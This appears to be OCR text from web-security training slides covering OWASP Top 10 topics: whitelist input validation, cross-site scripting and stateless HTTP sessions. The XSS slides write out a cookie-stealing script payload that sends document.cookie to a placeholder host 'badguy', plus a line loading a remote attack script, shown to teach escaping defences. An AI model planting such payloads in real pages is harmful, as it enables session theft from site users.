

BLACKLISTS
will
FAIL

WHITELIST:
Validate against
known good values


Regular
Expressions
are your friend


^[a-z]+\.html$

But if you run screaming from regex, there are other ways to validate strings.


But
Learn
Regex !
(really)

OWASP TOP 10: A1


Cross-Site Scripting (XSS)

```
<script> document.write(
  "<img src='http://badguy/"
    + document.cookie
    + "'>" );

</script>
```

POSTS on FORUM

```
<script> document.write(
 "<img src='http://badguy/"
   + document.cookie
   + "'>" );

</script>
```

READS on FORUM



<script src=
"http://badguy/attack.js">


>	&gt;
<	&lt;
&	&amp;
"	&quot;
'	&#39;

OWASP Top 10: A7

Broken Authentication + Session Management


HTTP
is
STATELESS



huh?


Web servers
don't remember
JACK

